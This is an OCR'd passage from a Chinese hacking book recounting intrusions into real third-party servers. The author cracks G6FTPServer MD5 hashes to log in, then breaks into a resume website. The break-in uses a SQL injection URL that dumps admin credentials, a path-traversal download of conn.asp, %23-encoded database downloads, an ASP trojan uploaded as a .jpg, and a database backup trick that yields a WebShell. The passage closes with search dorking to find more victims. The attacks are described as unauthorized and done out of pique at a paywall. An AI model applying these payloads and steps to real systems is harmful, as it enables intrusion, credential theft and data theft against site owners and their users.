


图 5-122　上传 asp.net 的 WebShell

5. 继续获取其他信息

通过使用 asp.net 的 WebShell 中的 IIS Spy 功能进一步获取其他网站的数据库连接信息，如图 5-123 所示，获取了 MySQL 数据库的一个用户和密码信息。



图 5-123　获取 MySQL 数据库用户信息

6. G6FTPServer 账户的妙用

在该服务器上装有 G6FTPServer，通过 google 搜索了一下有关 G6FTPServer 的利用工具较少，虽然有一个提权的方法，由于实现起来比较繁琐，因此考虑在提权不成功的情况下再用。通过查看 G6FTPServer 的安装目录，发现其中有一个 Remote.ini 文件中包含了密码加密信息，而 G6FTPServer 账户采用 md5 加密，如图 5-124 所示。

将 remote.ini 文件中的两个 md5 值放入破解工具 MD5digger 中进行查询，如图 5-125 所示出来一个结果，Administrator 所对应的账号密码未出来而出来另外一个账号（lyndon）的密码 onlinedtm。碰巧的是在用户信息中恰巧有 lyndon 这个用户。



图 5-124　获取远程管理的用户密码加密信息



图 5-125　破解 G6FTPServer 账户密码

7. 成功登陆服务器

使用刚才破解的账号和密码进行登录，如图 5-126 所示，成功登录服务器，yeah。后面听朋友说该服务器上安装有 shift 后门，我测试了多次均未成功。




图 5-126　成功登录服务器

5.9.5　总结与探讨

本文通过 G6FTPServer 账号的破解成功登录服务器，在渗透前期的信息收集很重要。G6FTPServer 账号密码是采用 MD5 加密在获取远程登录配置和用户配置的情况下，可以进行提权。有关 G6FTPServer 提权还可以进一步的研究，可以写出一个类似 Serv-U 的提权工具。

5.10　对某网站的一次安全检查

通过本文可以了解新云网站管理系统，利用新云网站管理系统存在的 SQL 注入漏洞、文件下载漏洞以及文件暴露漏洞等来获取 WebShell。本文通过一个实际案例来介绍如何利用新云网站管理系统的漏洞来获取 WebShell，感谢网友逍遥复仇为本文提供了一些素材。

5.10.1　关于新云网站管理系统漏洞

新云网站管理系统是由武汉市新云网络科技有限公司研制的一套管理系统，目前存在多个版本，其对外免费提供下载的版本为 2.x。网站管理类系统大都存在 SQL 注入等漏洞，

通过 Google、百度等搜索引擎查找“新云 漏洞”等，以及通过对新云网站管理系统 Version 2.0.0 ACCESS 免费版进行代码和实际测试分析，发现该版本系统存在多个安全漏洞。

1．系统中的 articlepost.asp 文件存在注入漏洞，具体位置在 user/articlepost.asp 文件第 333 行，第 333 行代码如下：

```
    SQL="select ArticleID,title,content,ColorMode,FontMode,Author, ComeFrom,
WriteTime,
    username from NC_Article where ChannelID=" & ChannelID & " And username='"
    & Newasp.MemberName & "' And ArticleID=" & Request("ArticleID")
```

代码中直接将 Request("ArticleID")放到查询语句里面了，通过分析 articlepost.asp 文件中的 333 行上下的代码，没有任何过滤；只要用户发文章的权限均可以构造以下 SQL 注入语句：

```
    articlepost.asp?ChannelID=1&action=view&ArticleID=1%20union%20select%201
,2,3,4,5,username,password,8,9%20from%20nc_admin
```

注册并登录的用户可以直接在浏览器上输入以上语句，就可以爆出管理员的表和代码。如果数据库是采用 MSSQL 的，也可以同样进行利用。另外在同文件夹下的 softpost.asp 文件存在类似的问题。

2．数据库文件下载漏洞。在新云网站管理系统 Version 2.0.0 ACCESS 免费版中数据库文件的默认名称为 #newasp.mdb，可以直接在浏览器中通过输入地址 http://127.0.0.1/database/%23newasp.mdb 下载数据库文件，其原理是将“#”换成“%23”即可下载数据库文件。

3．文件暴露漏洞。在网址后直接加上 flash/downfile.asp?url=uploadfile/../../conn.asp 即可下载 conn.asp 文件。该文件包含了数据库的实际路径等信息，获取了这些信息可以下载数据库，获取管理员的密码等。

5.10.2 偶遇目标站点

在网上闲逛时，帮朋友弄一份简历，都工作很长时间，老的简历肯定不适用，因此直接到网上去搜索，download 下来改一下就 OK 了，在搜索过程中找到一家提供个人简历的网站，如图 5-127 所示，然后试图从中弄点有用的资料下来，爷爷的，是个网站都搞什么 VIP 收费，不交钱什么事情都干不了。既然要收费，那就看看你的安全做得怎么样？

5.10.3 从后台寻找关键信息

在网站地址后加上 admin 后进入后台管理，如图 5-128 所示，在该后台页面中可以看到“新云网络”、“新云网站管理系统”字样，由此我们可以判断该系统极有可能采用的是新云网站管理系统。




图 5-127　偶遇对象




图 5-128　从后台寻找关键信息

技巧：

1. 网站的后台页面、前台页面以及其他页面极有可能包含一些说明信息，例如开发商的宣传图片、版本、说明等。通过查找这些信息可以进行网站是否采用了现有一些管理系统。

2. 在对一个网站进行入侵或者安全检测是可以使用 telport 等软件将网站整个文件全部下载到本地，然后对文字、图片以及内容等进行查看，从中获取有用的信息。

5.10.4 进行漏洞实际测试

进行实际测试，看是否存在文件暴露漏洞，如果存在就下载 conn.asp 文件。在网址后台地址直接加上“flash/downfile.asp?url=uploadfile/../../conn.asp”，如图 5-129 所示，出现文件下载安全安警告提示对话框，单击“保存”按钮将该 conn.asp 文件下载并保存到本地。




图 5-129 下载 conn.asp 文件

说明：

通过浏览器或者其他下载软件下载网站的以后缀为.asp/.asa 等文件时，文件虽然下载到了本地，但文件中的内网却是普通 html 代码内容，这种情况表明该网站 asp 类文件不能进行下载。

5.10.5 获取数据库的实际地址，下载数据库文件

直接打开下载的 conn.asp 文件，从中可以看到数据库的实际地址为网站根目录下的 database 目录下，如图 5-130 所示。



图 5-130 获取网站数据库的名称和实际路径

在浏览器中输入数据库的实际地址，如果数据中含有#号，则需要将其替换为“%23 ”，例如 http://www.somesite.com/database/%23mydatbase.mdb 回车即可将其下载到本地。

5.10.6 登录后台并上传 asp 木马文件

打开下载的数据库文件，找到并打开“NC_Admin”表，复制 password 的 MD5 值，然后通过 www.xmd5.com 等网站或者 MD5Crack 等软件来破解该 MD5 值。成功破解后，使用其来登录后台管理，成功登录后台后，选择“下载中心”将 asp 木马默认后缀“.asp”更改为图片后缀“.jpg”，然后将其上传到网站，如图 5-131 所示。

通过后台查看该网站的用户情况，发现该网站用户数寥寥无几，呵呵，从外表看该网站应是比较专业性的，多个相关域名都在运营，新云漏洞出现得非常早了，都快一年时间了，该网站还存在，看来简历的事情也就算了。




图 5-131　上传木马文件到后台

5.10.7　备份数据库得到 WebShell

在后台管理中选择“数据备份”将数据库备份为 asp 文件，备份路径为“\admin\databackup”，备份文件名称为“nohack.asp”如图 5-132 所示。




图 5-132　备份数据库文件

测试 asp 木马是否能够正常运行。在 IE 浏览器中输入刚才的备份地址：“http://www.***.com/admin/databackup/nohack.asp”，直接打开得到了 WebShell，如图 5-133 所示。




图 5-133　测试并得到 WebShell

至此已经得到了网站的 WebShell，后续工作就是提升网站权限，提升权限在本文中不讨论。本文继续探讨如何利用已经获取的信息来进一步获取更多 WebShell。

5.10.8　搜索漏洞关键字

再次从该网站系统中下载 config.asp 文件，从中可以获取“NewCloud Site Manager System Version 2.0.0”关键字，在 Google 中输入该关键字进行搜索，搜索结果中获得了 5 个结果，如图 5-134 所示。



图 5-134　搜索漏洞关键字

说明

1. 依次打开搜索结果，从中得到的是一个 about.asp 页面，该页面主要是用来说明新云系统的版本等信息，如图 5-135 所示。




图 5-135 打开搜索结果

2. 从搜索结果中可以获取网站的地址，去掉 about.asp 后直接访问，结果出现了网站文件的直接列表，这是一个意外收获，如图 5-136 所示。

